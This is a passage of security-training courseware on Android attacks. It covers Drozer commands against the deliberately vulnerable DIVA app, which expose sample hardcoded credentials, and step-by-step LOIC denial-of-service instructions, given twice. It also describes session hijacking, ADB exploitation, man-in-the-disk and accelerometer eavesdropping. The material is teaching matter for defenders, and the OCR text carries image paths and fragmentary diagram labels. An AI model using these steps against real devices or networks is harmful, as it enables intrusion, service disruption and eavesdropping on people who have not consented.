


```
dz>  run app.package.attacksurface jakhar.aseem.diva
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  1 content providers exported
  0 services exported
    is debuggable
```

Figure 17.21: Screenshot of Dozer identifying attack surface

  `dz> run app.activity.info -a <package_name>`

  - Displays details of the exported activities



```
dz>  run app.activity.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
  jakhar.aseem.diva.MainActivity
    Permission: null
  jakhar.aseem.diva.APICredsActivity
    Permission: null
  jakhar.aseem.diva.APICreds2Activity
    Permission: null
```


Figure 17.22: Screenshot of Dozer displaying activity information

- **Launching Activities**

  Use the following command to launch the required activity:

  ```
  dz> run app.activity.start --component <package_name> <activity_name>
  ```

  The activity displays critical information that can be exploited to evade the authentication process.



Vendor API Credentials

API Key: 123secretapikey123
API User name: diva
API Password: p@ssword

Figure 17.23: Screenshot of Dozer displaying credentials

After bypassing the authentication process, the attacker can discover various attack surfaces and further exploit them to launch various attacks on target Android devices.

Launch DoS Attack using Low Orbit Ion Cannon (LOIC)

Low Orbit Ion Cannon (LOIC) is a mobile application that allows attackers to perform DoS/DDoS attacks on the target IP address. This application can perform UPD, HTTP, or TCP flood attacks

Steps to Launch a DoS Attack

Step 1: **Download and install** LOIC Android application from Android Play Store

Step 2: **Launch** the **LOIC** application

Step 3: Enter the target IP address or URL in the **GET Target IP** field and click the **GET IP** button

Step 4: Select the DoS attack method by selecting any of **UDP**, **HTTP**, or **TCP** radio buttons under the **Send Method** option

Step 5: Enter the port and number of threads. Numbers must be positive integers

Step 6: Click on the **START** button at the bottom of the interface to **launch the DoS attack**

https://droidinformer.org

Launch DoS Attack using Low Orbit Ion Cannon (LOIC)

Source: *https://droidinformer.org*

LOIC is a mobile application that allows attackers to perform DoS/DDoS attacks on the target IP address. This application can perform UPD, HTTP, or TCP flood attacks. It allows attackers to take full control of the traffic flow, send data packets to any IP address, use various methods to send data packets (HTTP, UDP, or TCP), retrieve the IP address from any real web-address, and send data packets to any port.

Follow the steps given below to launch a DoS attack:

- **Step 1**: Download and install **the** LOIC Android application from Android Play Store.
- **Step 2**: Launch the LOIC application.
- **Step 3**: Enter the target IP address or the URL in the **GET Target IP** field and click **GET IP** button.
- **Step 4**: Select the DoS attack method by selecting any of the **UDP**, **HTTP**, or **TCP** radio buttons under the **Send Method** option.
- **Step 5:** Enter the port and number of threads. The numbers must be a positive whole number.
- **Step 6**: Click on the **START** button at the bottom of the interface to launch the DoS attack.

Session Hijacking Using DroidSheep

Source: *https://droidsheep.info*

DroidSheep is a simple Android tool for web session hijacking ("**sidejacking**") using libpcap and arpspoof. Most web applications use a session ID to verify the user identity in the application. They transmit this session ID in subsequent requests in HTTP packets to maintain the user session. DroidSheep listens for HTTP packets sent via a wireless (802.11) network connection and extracts the session IDs from these packets to reuse them. Attackers can use DroidSheep to read all packets sent via a wireless network and capture the session ID. Once captured, the stolen session ID is used by the attacker to access the target web app on behalf of the victim. DroidSheep can capture sessions using the libpcap library and it supports OPEN networks, WEP encrypted networks, and WPA and WPA2 (PSK only) encrypted networks.

Exploiting Android Device through ADB Using PhoneSploit

Source: *https://github.com*

Android Debug Bridge (ADB) is a command-line tool that allows attackers to communicate with the target Android device. This tool provides various features to install and debug apps and access the Unix shell to execute various shell commands on a device. ADB service can be connected using a USB cable or ADB wireless. To use ADB wireless connectivity, you need to enable the daemon server using TCP port 5555 on the target device. This tool acts as a bridge between the attacker's PC and the target Android device. Furthermore, it provides a command window to run the commands directly on the Android device.

If the target Android device has TCP debugging enabled on port 5555, attackers can use tools such as PhoneSploit to perform various malicious activities on the target device, such as screen capture, dumping system info, viewing running applications, port forwarding, installing/uninstalling any application, and turning Wi-Fi On/Off.

Malicious App

Launching Man-in-the-Disk Attack

Attackers perform a man-in-the-disk (MITD) attack when applications do not incorporate proper security measures against the usage of the device's external storage. This vulnerability leads to the installation of potentially malicious apps on the user's device, thereby blocking access to legitimate apps. MITD is a variation of MITM. The Android OS consists of two types of storage: internal and external. In general, the internal storage for Android apps is sandboxed, whereas the external storage is envisioned to allow file sharing between apps, making it vulnerable to MITD attacks.

When any legitimate app tries to run a regular update, an attacker monitors the data stored in the external storage and tries to replace, manipulate, or overwrite the application data by tampering with the source code of the update. After the attacker successfully injects malicious code into the legitimate app update, the user app fetches and runs the malicious code and installs a fraudulent app from the attacker.

Using this malicious app, the attacker can evade Android security and gain access to the sensitive information stored on the device, such as login credentials, personal information, contacts, and photos, and even hack mobile hardware such as microphones and cameras. This malicious app can further cause the application to blackout and then completely take control of the mobile device.

An MITD attack involves the following steps:

- Victim downloads and installs a legitimate app from the official app store
- Victim's mobile device receives an app update and requests code update from the cloud server

- Victim gives permission to the legitimate app to access external storage. Now, the downloaded code is stored on the external storage
- Attacker remotely monitors the external storage and modifies its content by injecting the malicious code
- Now, the legitimate app fetches and runs the tampered update code from the external storage
- The malicious code injected by the attacker automatically requests and installs a fraudulent app from the attacker.
- Using this malicious app, the attacker can steal the victim's sensitive information stored on the mobile device or completely take control of the mobile device.

Launching Spearphone Attack


- A Spearphone attack allows Android apps to **record loudspeaker data** without any privileges
- Attackers can **eavesdrop on loudspeaker voice** conversation between remote mobile users by exploiting hardware-based motion sensor, i.e. accelerometers

Alice and Bob on a voice call
Alice
Bob is communicating via loudspeaker
Bob
Bob's phone generating speech vibrations
Attacker
Spearphone transmits accelerometer log to the attacker
Performs gender/speaker/speech classification from received accelerometer log
Spearphone exploiting accelerometer output

Launching Spearphone Attack

A spearphone attack allows Android apps to record loudspeaker data without any privileges. Attackers can eavesdrop on loudspeaker voice conversations between remote mobile users by exploiting the hardware-based motion sensor, i.e., the accelerometer. The accelerometer is a firmware chip embedded in most smartphones, and it can be accessed by any app installed on the phone with no special permissions. The motion sensor allows apps to capture the physical movement of the device based on the changes in position and velocity. Speech reverberations can also be recorded through this built-in sensor, as the loudspeaker is placed on the same surface in the device.

Attackers can also monitor the loudspeaker's output data such as voice assistants, multimedia messages, and audio files, using a malicious app to breach speech privacy. In addition, attackers can capture data using malicious code running on the phone. Furthermore, they can perform speech or speaker identification and gender classification by implementing speech recognition and reconstruction. The diagram below shows how loudspeaker data are captured.



Alice and Bob on a voice call
Bob is communicating via loudspeaker
Alice

Exploiting Android Devices Using Metasploit

